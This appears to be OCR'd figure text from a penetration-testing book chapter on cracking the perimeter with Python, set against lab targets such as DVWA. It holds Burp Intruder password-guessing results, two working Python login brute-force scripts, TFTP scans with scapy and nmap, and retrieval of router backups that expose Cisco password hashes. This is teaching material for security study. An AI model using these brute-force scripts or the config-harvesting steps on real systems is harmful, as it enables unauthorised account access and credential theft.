
Payload type: Simple list

Request count: 12

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as

```
password
password123
Summer2015
Password1
```



☐ Case sensitive match

☐ Exclude HTTP headers


☑ Match against pre-URL-encoded payloads

Redirections

These settings control how Burp handles redirections when performing attacks.

Follow redirections: ○ Never
○ On-site only
○ In-scope only
● Always


☐ Process cookies in redirections




Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Redirec...	Timeout	Length	Comment
0			200	☐	1	☐	1677	baseline request
1	admin	password	200	☐	1	☐	4895	
2	administrator	password	200	☐	1	☐	1638	
3	user	password	200	☐	1	☐	1638	
4	admin	password123	200	☐	1	☐	1638	
5	administrator	password123	200	☐	1	☐	1638	
6	user	password123	200	☐	1	☐	1638	
7	admin	Summer2015	200	☐	1	☐	1638	
8	administrator	Summer2015	200	☐	1	☐	1638	
9	user	Summer2015	200	☐	1	☐	1638	
10	admin	Password1	200	☐	1	☐	1638	
11	administrator	Password1	200	☐	1	☐	1638	
12	user	Password1	200	☐	1	☐	1638	


Finished




```
root@kali:~# twill-sh

 -= Welcome to twill! =-
```




```
        <form action="login.php" method="post">

        <fieldset>

                        <label for="user">Username</label> <input type="text" cla
ss="loginInput" size="20" name="username"><br />


                        <label for="pass">Password</label> <input type="password"
 class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />


                        <p class="submit"><input type="submit" value="Login" name
="Login"></p>

        </fieldset>

        </form>
```



```
current page: http://192.168.195.145/dvwa/login.php
>> info

Page information:
        URL: http://192.168.195.145/dvwa/login.php
        HTTP code: 200
        Content type: text/html;charset=utf-8
```




```
import urllib, httplib2, argparse, sys

def host_test(users, passes, target):
    with open(users) as f:
        usernames = f.readlines()
    with open(passes) as g:
        passwords = g.readlines()
    http = httplib2.Http()
    http.follow_redirects = True
    for user in usernames:
        for passwd in passwords:
            header = {'Content-type': 'application/x-www-form-urlencoded'}
            parameters = {'username' : user.rstrip('\n'), 'password':passwd.rstrip('\n'), 'Submit':'Login'}
            print("[*] Testing username %s and password %s against %s") % (user.rstrip('\n'), passwd.rstrip('\n'), target.rstrip('\n'))
            response, content = http.request(target, 'POST', headers=header, body=urllib.urlencode(parameters))
            print("[*] The response size is: %s") % (len(content))
            print("[*] The cookie for this attempt is: %s") % (str(response['set-cookie']))
```




```
import requests, argparse, sys
def host_test(users, passes, target):
    with open(users) as f:
        usernames = f.readlines()
    with open(passes) as g:
        passwords = g.readlines()
    login = {'Login' : 'Login'}
    for user in usernames:
        for passwd in passwords:
            print("[*] Testing username %s and password %s against %s") % (user.rstrip('\n'), passwd.rstrip('\n'), target.rstrip('\n'))
            payload = {'username':user.rstrip('\n'), 'password':passwd.rstrip('\n')}
            session = requests.session()
            postrequest = session.post(target, payload)
            print("[*] The response size is: %s") % (len(postrequest.text))
            print("[*] The cookie for this attempt is: %s") % (str(requests.utils.dict_from_cookiejar(session.cookies)))
```


Chapter 7: Cracking the Perimeter with Python




```
root@kali:~# nmap 192.168.195.165 -p 69 -sU

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-18 14:55 UTC
Nmap scan report for 192.168.195.165
Host is up (0.00083s latency).
PORT    STATE         SERVICE
69/udp open|filtered tftp
MAC Address: 00:0C:29:5B:27:E5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```




```
>>> ans,uns = sr(IP(dst="192.168.195.165")/UDP(dport=69),retry=3,timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.
Begin emission:
Finished to send 1 packets.
Begin emission:
Finished to send 1 packets.
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 0 answers, remaining 1 packets
>>> ans.display
<bound method SndRcvList.display of <Results: TCP:0 UDP:0 ICMP:0 Other:0>>
>>> uns.display
<bound method PacketList.display of <Unanswered: TCP:0 UDP:1 ICMP:0 Other:0>>
```




```
>>> uns.summary()
IP / UDP 192.168.195.169:domain > 192.168.195.165:tftp
>>>
```




```
root@kali:~# tftp
tftp> connect
(to) 192.168.195.165
```




```
root@kali:~/backups# ls
example_router-0   example_router-20  example_router-32  example_router-44  example_router-56  example_router-68  example_router-8   example_router-91
example_router-1   example_router-21  example_router-33  example_router-45  example_router-57  example_router-69  example_router-80  example_router-92
example_router-10  example_router-22  example_router-34  example_router-46  example_router-58  example_router-7   example_router-81  example_router-93
example_router-11  example_router-23  example_router-35  example_router-47  example_router-59  example_router-70  example_router-82  example_router-94
example_router-12  example_router-24  example_router-36  example_router-48  example_router-6   example_router-71  example_router-83  example_router-95
example_router-13  example_router-25  example_router-37  example_router-49  example_router-60  example_router-72  example_router-84  example_router-96
example_router-14  example_router-26  example_router-38  example_router-5   example_router-61  example_router-73  example_router-85  example_router-97
example_router-15  example_router-27  example_router-39  example_router-50  example_router-62  example_router-74  example_router-86  example_router-98
example_router-16  example_router-28  example_router-4   example_router-51  example_router-63  example_router-75  example_router-87  example_router-99
example_router-17  example_router-29  example_router-40  example_router-52  example_router-64  example_router-76  example_router-88
example_router-18  example_router-3   example_router-41  example_router-53  example_router-65  example_router-77  example_router-89
example_router-19  example_router-30  example_router-42  example_router-54  example_router-66  example_router-78  example_router-9
example_router-2   example_router-31  example_router-43  example_router-55  example_router-67  example_router-79  example_router-90
```



```
-rw-r--r-- 1 root root    0 Apr 18 16:50 example_router-43
-rw-r--r-- 1 root root    0 Apr 18 16:50 example_router-44
-rw-r--r-- 1 root root    0 Apr 18 16:50 example_router-45
-rw-r--r-- 1 root root    0 Apr 18 16:50 example_router-46
-rw-r--r-- 1 root root    0 Apr 18 16:50 example_router-47
-rw-r--r-- 1 root root    0 Apr 18 16:50 example_router-48
-rw-r--r-- 1 root root    0 Apr 18 16:50 example_router-49
-rw-r--r-- 1 root root 1263 Apr 18 16:55 example_router-5
```





```
root@kali:~/backups# cat example_router-5|grep secret
enable secret 5 $1$gU1C$Tj6Ou5.oPE0GRrymDGj9v1
username admin privilege 15 secret 5 $1$ikJM$oMP.FIjc1fu0eKYNRXF931
```




